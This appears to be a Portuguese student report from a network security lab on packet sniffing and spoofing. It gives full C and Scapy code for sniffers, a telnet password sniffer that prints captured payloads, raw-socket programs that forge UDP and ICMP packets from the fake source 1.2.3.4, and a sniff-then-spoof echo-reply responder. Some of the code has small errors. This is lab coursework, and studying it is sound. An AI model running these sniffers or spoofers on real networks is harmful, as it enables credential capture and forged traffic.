The screenshot shows a Linux desktop environment with a dark theme. A terminal window is open with the command `sudo ./pwd_sniffer`. The output shows three captured TCP packets. The first is a handshake between 192.168.100.69 (Port 23) and 192.168.100.40 (Port 60970). The second is a response from 192.168.100.40 (Port 60970) to 192.168.100.69 (Port 23). The third is another response from 192.168.100.40 (Port 60970) to 192.168.100.69 (Port 23). The payload of the second packet contains the character '#'. The desktop background features a purple lightning bolt graphic.

Imagen 28 – Captura de dados pelo `pwd_sniffer` (a).




Imagen 29 – Captura de dados pelo pwd_sniffer (b).




Imagen 30 – Captura de dados pelo pwd_sniffer (c).

Captura dos pacotes do tipo de protocolo TELNET.




Imagen 31 – Captura pacotes do tipo de protocolo TELNET.

Task 2.2A: Write a spoofing program

Peguei o exemplo das informações da tarefa e adicionei a ele um cabeçalho que contém um protocolo UDP e enviou para o destino 192.168.100.40 sendo o IP de origem 192.168.100.69 ocultado e mascarado para aparecer o endereço 1.2.3.4. O programa foi criado com uma biblioteca pcap e modificou os cabeçalhos IP para usar o IP de origem como 1.2.3.4 e destino como IP de vítima (192.168.100.40). Quando executado o pacote foi criado com endereço 1.2.3.4 e enviado para a vítima.

```

/*****
 * Etapa 1: Preencha o campo de dados UDP.
 *****/
char *data = buffer + sizeof(struct ipheader) +
            sizeof(struct udphdr);
const char *msg = "DOR DOR!\n";
int data_len = strlen(msg);
strncpy (data, msg, data_len);

/*****
 * Etapa 2: Preencha o cabeçalho UDP.
 *****/
udp->udp_sport = htons(12345);
udp->udp_dport = htons(9090);
udp->udp_ulen = htons(sizeof(struct udphdr) + data_len);
udp->udp_sum = 0; /* Muitos SOs ignoram este campo, por isso não
                    calcule ele. */

/*****
 * Etapa 3: Preenchendo o cabeçario do IP.
 *****/
ip->iph_ver = 4;
ip->iph_ihl = 5;
ip->iph_ttl = 20;
ip->iph_sourceip.s_addr = inet_addr("1.2.3.4");
ip->iph_destip.s_addr = inet_addr("192.168.100.40");
ip->iph_protocol = IPPROTO_UDP; // The value is 17.
ip->iph_len = htons(sizeof(struct ipheader) +
                     sizeof(struct udphdr) + data_len);

/*****
 * Etapa 4: Finalmente, envie o pacote
 *****/
send_raw_ip_packet (ip);

return 0;
}

```

Executando o código.




Imagen 32 – Execução do spoof.

Captura do pacote de protocolo UDP.




Imagen 33 – Captura Wireshark pacote de protocolo UDP.

Task 2.2B: Spoof an ICMP Echo Request.

Embora a solicitação ICMP tenha se originado de 10.20.30.9, o invasor criou o pacote com um IP com máscara falsa. Assim, o servidor remoto uma vez que recebeu o pacote ICMP, ele respondeu de volta ao IP de origem que está presente no pacote em vez de enviar para o invasor. Assim, o invasor mascarou uma solicitação ICMP Echo.

```
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/socket.h>
```

```

#include <netinet/ip.h>
#include <arpa/inet.h>

/* IP Header */
struct ipheader
{
    unsigned char iph_ihl : 4,           // Comprimento do cabeçalho do IP
    iph_ver : 4;                      // Versão do IP
    unsigned char iph_tos;             // Tipo de serviço
    unsigned short int iph_len;        // Comprimento do pacote IP (data +
header)
    unsigned short int iph_ident;      // Identificação
    unsigned short int iph_flag : 3,    // Flags de fragmentação
    iph_offset : 13;                  // Flags offset
    unsigned char iph_ttl;            // Tempo em tempo real.
    unsigned char iph_protocol;       // Tipo de protocolo
    unsigned short int iph_cksum;     // IP do datagrama checksum
    struct in_addr iph_sourceip;      // Endereço IP de origem
    struct in_addr iph_destip;        // Endereço IP de destino
};

/* ICMP Header */
struct icmpheader
{
    unsigned char icmp_type;          // Tipo de mensagem ICMP
    unsigned char icmp_code;          // Erro de código
    unsigned short int icmp_cksum;    // Checksum para ICMP (Header + data)
    unsigned short int icmp_id;        // Usado para identificar solicitação
    unsigned short int icmp_seq;      // Sequência numérica
};

unsigned short in_cksum(unsigned short *buf, int length)
{
    unsigned short *w = buf;
    int nleft = length;
    int sum = 0;
    unsigned short temp = 0;

    /*
     * O algoritmo usa um acumulador de 32 bits (soma), adiciona
     * palavras sequenciais de 16 bits para ele e, no final, dobra todas
     * as
     *   * os bits de transporte dos 16 bits superiores e para os 16 bits
     * inferiores.
     */
    while (nleft > 1)
    {
        sum += *w++;
        nleft -= 2;
    }
}

```

```

}

/* tratar o byte ímpar no final, se houver */
if (nleft == 1)
{
    *(u_char *)&temp) = *(u_char *)w;
    sum += temp;
}

/* adicionar back carry outs dos 16 bits mais altos aos 16 bits mais
baixos */
sum = (sum >> 16) + (sum & 0xffff); // adicionar mais alto 16 para o
mais baixo 16
sum += (sum >> 16); // adicionar carry
return (unsigned short)(~sum);
}

void send_raw_ip_packet(struct ipheader *ip)
{
    struct sockaddr_in dest_info;
    int enable = 1;

    // Etapa 1: Criar uma rede para o raw socket.
    int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);

    // Etapa 2: Setar a opção do socket.
    setsockopt(sock, IPPROTO_IP, IP_HDRINCL,
               &enable, sizeof(enable));

    // Etapa 3: Forneça as informações necessárias sobre o destino.
    dest_info.sin_family = AF_INET;
    dest_info.sin_addr = ip->iph_destip;

    // Etapa 4: Envie o pacote para fora.
    sendto(sock, ip, ntohs(ip->iph_len), 0,
           (struct sockaddr *)&dest_info, sizeof(dest_info));
    close(sock);
}

int main()
{
    char buffer[1500];

    memset(buffer, 0, 1500);

    struct icmpheader *icmp = (struct icmpheader *)(buffer +
sizeof(struct ipheader));
    icmp->icmp_type = 8; // Tipo de ICMP: 8 é pedido, 0 é resposta.
}

```

```

//Calcular a checksum para integridade
icmp->icmp_chks = 0;
icmp->icmp_chks = in_cksum((unsigned short *)icmp,
                           sizeof(struct icmpheader));

struct ipheader *ip = (struct ipheader *)buffer;
ip->iph_ver = 4;
ip->iph_ihl = 5;
ip->iph_ttl = 20;
ip->iph_sourceip.s_addr = inet_addr("1.2.3.4");
ip->iph_destip.s_addr = inet_addr("200.19.145.55");
ip->iph_protocol = IPPROTO_ICMP;
ip->iph_len = htons(sizeof(struct ipheader) +
                     sizeof(struct icmpheader));

send_raw_ip_packet(ip);

return 0;
}

```

Question 4. Can you set the IP packet length field to an arbitrary value regardless of how big the actual packet is?

Sim, o campo de comprimento do pacote IP pode ser qualquer valor arbitrário. Mas o comprimento total do pacote é substituído pelo tamanho original quando é enviado.

Question 5. Using the raw socket programming, do you have to calculate the checksum for the IP header?

Ao usar os raw sockets, você pode dizer ao kernel para calcular a soma de verificação para o cabeçalho IP. Nos campos de cabeçalho IP é na verdade a opção padrão, ip_check = 0 deixará o kernel fazer isso a menos que você altere para um valor diferente, mas então você terá que usar método checksum.

Question 6. Why do you need the root privilege to run the programs that use raw sockets? Where does the program fail if executed without the root privilege?

Privilégios de root são necessários para executar programas que implementam raw sockets. usuários sem privilégios não têm permissão para alterar todos os campos em os cabeçalhos do protocolo. Os usuários com privilégios de root podem definir qualquer campo nos cabeçalhos dos pacotes e acessar os sockets e colocar a placa de interface no promiscuous mode. Se executarmos o programa sem o privilégio de root, ele falhará na configuração do socket.

Task 2.3: Sniff and then Spoof

A máquina atacante estava em promiscuous mode e então quando executamos nosso programa de falsificação, o NIC capturou todos os pacotes que chegaram e o programa então processado dessa forma, modificou o destino como origem e a origem como destino. Uma vez que o pacote é criado, ele envia o pacote e a vítima recebeu. Assim, falsificamos a solicitação de eco ICMP.

```
#include <pcap.h>
#include <stdio.h>
#include <string.h>
#include <arpa/inet.h>
#include <fcntl.h> // Para abrir
#include <unistd.h> // Para fechar

#include "myheader.h"

#define PACKET_LEN 512

void send_raw_ip_packet(struct ipheader* ip) {
    struct sockaddr_in dest_info;
    int enable = 1;

    // Etapa 1: Criar uma rede para o raw socket.
    int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);

    // Etapa 2: Setar a opção do socket.
    setsockopt(sock, IPPROTO_IP, IP_HDRINCL,
               &enable, sizeof(enable));

    // Etapa 3: Forneça as informações necessárias sobre o destino.
    dest_info.sin_family = AF_INET;
    dest_info.sin_addr = ip->iph_destip;

    // Step4: Etapa 4: Envie o pacote para fora.
    sendto(sock, ip, ntohs(ip->iph_len), 0,
           (struct sockaddr *)&dest_info, sizeof(dest_info));
    close(sock);
}

void send_echo_reply(struct ipheader * ip) {
    int ip_header_len = ip->iph_ihl * 4;
    const char buffer[PACKET_LEN];

    // fazer uma cópia do pacote original para o buffer (pacote facked)
    memset((char*)buffer, 0, PACKET_LEN);
    memcpy((char*)buffer, ip, ntohs(ip->iph_len));
    struct ipheader* newip = (struct ipheader*)buffer;
```

```

    struct icmpheader* newicmp = (struct icmpheader*)(buffer +
ip_header_len);

    // Construir IP: troque src e dest em um pacote ICMP falsificado
newip->iph_sourceip = ip->iph_destip;
newip->iph_destip = ip->iph_sourceip;
newip->iph_ttl = 64;

    // Preencha todas as informações de cabeçalho ICMP necessárias.
    // Tipo de ICMP: 8 é pedido, 0 é resposta.
newicmp->icmp_type = 0;

    send_raw_ip_packet (newip);
}

void got_packet(u_char *args, const struct pcap_pkthdr *header, const
u_char *packet) {
    struct ethheader *eth = (struct ethheader *)packet;

    if ( ntohs(eth->ether_type) == 0x0800) { // 0x0800 esse e o modelo de
IP.
        struct ipheader * ip = (struct ipheader *)
(packet + sizeof(struct ethheader));

        printf("      From: %s\n", inet_ntoa(ip->iph_sourceip));
        printf("      To: %s\n", inet_ntoa(ip->iph_destip));

        /* Determinar o protocolo */
        switch(ip->iph_protocol) {
            case IPPROTO_TCP:
                printf("      Protocol: TCP\n");
                return;
            case IPPROTO_UDP:
                printf("      Protocol: UDP\n");
                return;
            case IPPROTO_ICMP:
                printf("      Protocol: ICMP\n");
                send_echo_reply(ip);
                return;
            default:
                printf("      Protocol: others\n");
                return;
        }
    }
}

```

```

int main() {
    pcap_t *handle;
    char errbuf[PCAP_ERRBUF_SIZE];
    struct bpf_program fp;

    char filter_exp[] = "icmp[icmptype] = 8";

    bpf_u_int32 net;

    // Etapa 1: Abrindo uma sessão pcap_open_live dentro da NIC com o nome
    // enp0s3
    handle = pcap_open_live("enp0s3", BUFSIZ, 1, 1000, errbuf);

    // Etapa 2: Compila o filter_exp BPF dentro do psuedo-código
    pcap_compile(handle, &fp, filter_exp, 0, net);
    pcap_setfilter(handle, &fp);

    // Etapa 3: Captura os pacotes
    pcap_loop(handle, -1, got_packet, NULL);

    pcap_close(handle); // Fechar o handle
    return 0;
}

```




Imagen 34 – Execução do sniff e do spoof.




Imagen 35 – Captura Wireshark pacote de protocolo ICMP.

Códigos utilizados.

Task 1.1A Sniffing Packets

```
#!/usr/bin/python
```

```
from scapy.all import *
```

```
def print_pkt(pkt):
    pkt.show()
```

```
interfaces = ['br-e12cb9117793','enp0s3','lo']
pkt = sniff(iface=interfaces, filter='icmp', prn=print_pkt)
```

Task 1.1B Sniffing Packets - ICMP

```
#!/usr/bin/python
```

```
from scapy.all import *

def print_pkt(pkt):

    if pkt[ICMP] is not None:
        if pkt[ICMP].type == 0 or pkt[ICMP].type == 8:
            print("ICMP Packet====")
            print(f"\tSource: {pkt[IP].src}")
            print(f"\tDestination: {pkt[IP].dst}")

        if pkt[ICMP].type == 0:
            print(f"\tICMP type: echo-reply")

        if pkt[ICMP].type == 8:
            print(f"\tICMP type: echo-request")

interfaces = ['br-509cec1dbbf2','enp0s3','lo']
pkt = sniff(iface=interfaces, filter='icmp', prn=print_pkt)
```

Task 1.1B Sniffing Packets - TCP

```
#!/usr/bin/python

from scapy.all import *

def print_pkt(pkt):
```

```
if pkt[TCP] is not None:  
    print("TCP Packet====")  
    print(f"\tSource: {pkt[IP].src}")  
    print(f"\tDestination: {pkt[IP].dst}")  
    print(f"\tTCP Source port: {pkt[TCP].sport}")  
    print(f"\tTCP Destination port: {pkt[TCP].dport}")
```

```
interfaces = ['br-509cec1dbbf2','enp0s3','lo']  
pkt = sniff(iface=interfaces, filter='tcp port 23 and src host 10.20.30.8', prn=print_pkt)
```

Task 1.1B Sniffing Packets - ARP(a)

```
#!/usr/bin/python
```

```
from scapy.all import *
```

```
def print_pkt(pkt):  
    pkt.show()
```

```
interfaces = ['br-509cec1dbbf2','enp0s3','lo']  
pkt = sniff(iface=interfaces, filter='dst net 128.230.0.0/16', prn=print_pkt)
```

Task 1.1B Sniffing Packets - ARP(b)

```
#!/usr/bin/python
```

```
from scapy.all import *
```

```
ip=IP()  
ip.dst='128.230.0.0/16'  
send(ip,4)
```

Task 1.2: Spoofing ICMP Packets

```
from scapy.all import *
```

```
a = IP()  
a.src = '1.2.3.4'  
a.dst = '10.20.30.8'  
send(a/ICMP())  
ls(a)
```

Task 1.3 Traceroute

```
from scapy.all import *
```

```
inRoute = True  
i = 1  
while inRoute:  
    a = IP(dst='200.19.145.55', ttl=i)  
    response = sr1(a/ICMP(), timeout=7, verbose=0)
```

```

if response is None:
    print(f"{i} Request timed out.")

elif response.type == 0:
    print(f"{i} {response.src}")
    inRoute = False

else:
    print(f"{i} {response.src}")

i = i + 1

```

Task 2.1A - sniffer.

```

#include <pcap.h>
#include <stdio.h>
#include <arpa/inet.h>
#include "myheader.h"

void got_packet(u_char *args, const struct pcap_pkthdr *header, const u_char *packet){
    struct ethheader *eth = (struct ethheader *)packet;

    if (ntohs(eth->ether_type) == 0x0800) { // 0x0800 é o modelo de IP
        struct ipheader * ip = (struct ipheader *)(packet + sizeof(struct ethheader));

        printf("Source: %s ", inet_ntoa(ip->iph_sourceip));
        printf("Destination: %s\n", inet_ntoa(ip->iph_destip));
    }
}

```

```

int main() {
    pcap_t *handle;
    char errbuf[PCAP_ERRBUF_SIZE];
    struct bpf_program fp;
    char filter_exp[] = "ip proto icmp";
    bpf_u_int32 net;

    // Etapa 1: Abrindo uma sessão pcap_open_live dentro da NIC com o nome enp0s3
    handle = pcap_open_live("enp0s3", BUFSIZ, 0, 1000, errbuf);

    // Etapa 2: Compila o filter_exp BPF dentro do psuedo-código
    pcap_compile(handle, &fp, filter_exp, 0, net);
    pcap_setfilter(handle, &fp);

    // Etapa 3: Captura os pacotes
    pcap_loop(handle, -1, got_packet, NULL);

    pcap_close(handle); // Fecha o handle
    return 0;
}

```

Task 2.1B Sniffer_icmp

```

#include <pcap.h>
#include <stdio.h>
#include <arpa/inet.h>
#include "myheader.h"

```

```

void got_packet(u_char *args, const struct pcap_pkthdr *header, const u_char *packet){
    struct ethheader *eth = (struct ethheader *)packet;

    if (ntohs(eth->ether_type) == 0x0800) { // 0x0800 é o modelo de IP
        struct ipheader * ip = (struct ipheader * )(packet + sizeof(struct ethheader));

        printf("Source: %s ", inet_ntoa(ip->iph_sourceip));
        printf("Destination: %s", inet_ntoa(ip->iph_destip));

        /* Determinar o protocolo */
        switch(ip->iph_protocol) {
            case IPPROTO_ICMP:
                printf(" Protocol: ICMP\n");
                return;
            default:
                printf(" Protocol: others\n");
                return;
        }
    }
}

int main() {
    pcap_t *handle;
    char errbuf[PCAP_ERRBUF_SIZE];
    struct bpf_program fp;
    char filter_exp[] = "ip proto icmp and host 10.20.30.9 and host 200.19.145.55";
    bpf_u_int32 net;

    // Etapa 1: Abrindo uma sessão pcap_open_live dentro da NIC com o nome enp0s3
}

```

```

handle = pcap_open_live("enp0s3", BUFSIZ, 1, 1000, errbuf);

// Etapa 2: Compila o filter_exp BPF dentro do psuedo-código
pcap_compile(handle, &fp, filter_exp, 0, net);
pcap_setfilter(handle, &fp);

// Etapa 3: Captura os pacotes
pcap_loop(handle, -1, got_packet, NULL);

pcap_close(handle); // Fechar o handle
return 0;
}

```

TASK 2.1B Sniffer_tcp

```

#include <pcap.h>
#include <stdio.h>
#include <arpa/inet.h>
#include "myheader.h"

void got_packet(u_char *args, const struct pcap_pkthdr *header, const u_char *packet){
    struct ethheader *eth = (struct ethheader *)packet;

    if ( ntohs(eth->ether_type) == 0x0800) { // 0x0800 esse e o modelo de IP.
        struct ipheader * ip = (struct ipheader * )(packet + sizeof(struct ethheader));

        printf("Source: %s ", inet_ntoa(ip->iph_sourceip));
        printf("Destination: %s", inet_ntoa(ip->iph_destip));
    }
}

```

```

/* determina o protocolo */
switch(ip->iph_protocol) {
    case IPPROTO_TCP:
        printf(" Protocol: TCP\n");
        return;
    default:
        printf(" Protocol: others\n");
        return;
}
}

int main() {
    pcap_t *handle;
    char errbuf[PCAP_ERRBUF_SIZE];
    struct bpf_program fp;
    char filter_exp[] = "proto TCP and dst portrange 10-100";
    bpf_u_int32 net;

    // Etapa 1: Abrindo uma sessão pcap_open_live dentro da NIC com o nome enp0s3
    handle = pcap_open_live("enp0s3", BUFSIZ, 1, 1000, errbuf);

    // Etapa 2: Compila o filter_exp BPF dentro do psuedo-code
    pcap_compile(handle, &fp, filter_exp, 0, net);
    pcap_setfilter(handle, &fp);

    // Etapa 3: Captura os pacotes
    pcap_loop(handle, -1, got_packet, NULL);

    pcap_close(handle); // Fecha o handle
}

```

```
    return 0;  
}
```

TASK 2.1C PWD_SNIFFER

```
#include <pcap.h>
#include <stdio.h>
#include <stdlib.h>
#include <arpa/inet.h>
#include <ctype.h>

#define ETHER_ADDR_LEN 6
#define SIZE_ETHERNET 14

/* Ethernet header */
struct ethheader {
    u_char ether_dhost[6]; /* endereço do host de destino */
    u_char ether_shost[6]; /* endereço do host de origem */
    u_short ether_type; /* IP? ARP? RARP? etc */
};

/* IP Header */
struct ipheader {
    unsigned char    iph_ihl:4, // Comprimento do cabeçalho do IP
                    iph_ver:4; // Versão do IP
    unsigned char    iph_tos; // Tipo de serviço
    unsigned short int iph_len; // Comprimento do pacote IP (data + header)
```

```

unsigned short int iph_ident; // Identificação
unsigned short int iph_flag:3, // Flags de fragmentação
    iph_offset:13; // Flags offset
unsigned char    iph_ttl; // Tempo em tempo real.
unsigned char    iph_protocol; // Tipo de protocolo
unsigned short int iph_chksum; // IP do datagrama checksum
struct in_addr   iph_sourceip; // Endereço IP de origem
struct in_addr   iph_destip; // Endereço IP de destino
};

#define IP_HL(ip)          (((ip)->iph_ihl) & 0x0f)

/* TCP header */
typedef unsigned int tcp_seq;

struct sniff_tcp {
    unsigned short th_sport; /* Porta de origem */
    unsigned short th_dport; /* Destino da porta */
    tcp_seq th_seq;    /* Sequencia numerica */
    tcp_seq th_ack;   /* Sequencia do ack */
    unsigned char th_offx2; /* data offset, rsvd */
#define TH_OFF(th) (((th)->th_offx2 & 0xf0) >> 4)
    unsigned char th_flags;
#define TH_FIN 0x01
#define TH_SYN 0x02
#define TH_RST 0x04
#define TH_PUSH 0x08
#define TH_ACK 0x10
#define TH_URG 0x20
#define TH_ECE 0x40
#define TH_CWR 0x80

```

```

#define TH_FLAGS (TH_FIN | TH_SYN | TH_RST | TH_ACK | TH_URG | TH_ECE
| TH_CWR)

unsigned short th_win; /* Window */
unsigned short th_sum; /* Checksum */
unsigned short th_urp; /* Ponteiro de urgencia */

};

void print_payload(const u_char * payload, int len) {
    const u_char * ch;
    ch = payload;
    printf("Payload: \n\t\t");

    for(int i=0; i < len; i++){
        if(isprint(*ch)){
            if(len == 1) {
                printf("\t%c", *ch);
            }
            else {
                printf("%c", *ch);
            }
        }
        ch++;
    }
    printf("\n_____");
}

void got_packet(u_char *args, const struct pcap_pkthdr *header, const u_char *packet)
{
    const struct sniff_tcp *tcp;
    const char *payload;
    int size_ip;

```

```

int size_tcp;
int size_payload;

struct ethheader *eth = (struct ethheader *)packet;

if (ntohs(eth->ether_type) == 0x0800) { // 0x0800 é o modelo de IPv4
    struct ipheader * ip = (struct ipheader * )(packet + sizeof(struct ethheader));
    size_ip = IP_HL(ip)*4;

    /* Determina o protocolo */
    switch(ip->iph_protocol) {
        case IPPROTO_TCP:
            tcp = (struct sniff_tcp*)(packet + SIZE_ETHERNET + size_ip);
            size_tcp = TH_OFF(tcp)*4;

            payload = (u_char * )(packet + SIZE_ETHERNET + size_ip + size_tcp);
            size_payload = ntohs(ip->iph_len) - (size_ip + size_tcp);

            if(size_payload > 0){
                printf("Source: %s Port: %d\n", inet_ntoa(ip->iph_sourceip), ntohs(tcp->th_sport));
                printf("Destination: %s Port: %d\n", inet_ntoa(ip->iph_destip), ntohs(tcp->th_dport));
                printf(" Protocol: TCP\n");
                print_payload(payload, size_payload);
            }
        return;
    default:

```

```

        printf(" Protocol: others\n");
        return;
    }
}

}

int main() {
    pcap_t *handle;
    char errbuf[PCAP_ERRBUF_SIZE];
    struct bpf_program fp;
    char filter_exp[] = "tcp port telnet";
    bpf_u_int32 net;

    // Etapa 1: Abrindo uma sessão pcap_open_live dentro da NIC com o nome enp0s3
    handle = pcap_open_live("enp0s3", BUFSIZ, 1, 1000, errbuf);

    // Etapa 2: Compila o filter_exp BPF dentro do psuedo-código
    pcap_compile(handle, &fp, filter_exp, 0, net);
    pcap_setfilter(handle, &fp);

    // Etapa 3: Captura os pacotes
    pcap_loop(handle, -1, got_packet, NULL);

    pcap_close(handle); //Close the handle
    return 0;
}

```

TASK 2.2A Spoof

```
-----  
-----  
  
#include <unistd.h>  
#include <stdio.h>  
#include <string.h>  
#include <sys/socket.h>  
#include <netinet/ip.h>  
#include <arpa/inet.h>  
  
#include "myheader.h"  
  
void send_raw_ip_packet(struct ipheader* ip) {  
    struct sockaddr_in dest_info;  
    int enable = 1;  
  
    // Etapa 1: Criar uma rede para o raw socket.  
    int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);  
  
    // Etapa 2: Setar a opção do socket.  
    setsockopt(sock, IPPROTO_IP, IP_HDRINCL, &enable, sizeof(enable));  
  
    // Etapa 3: Forneça as informações necessárias sobre o destino.  
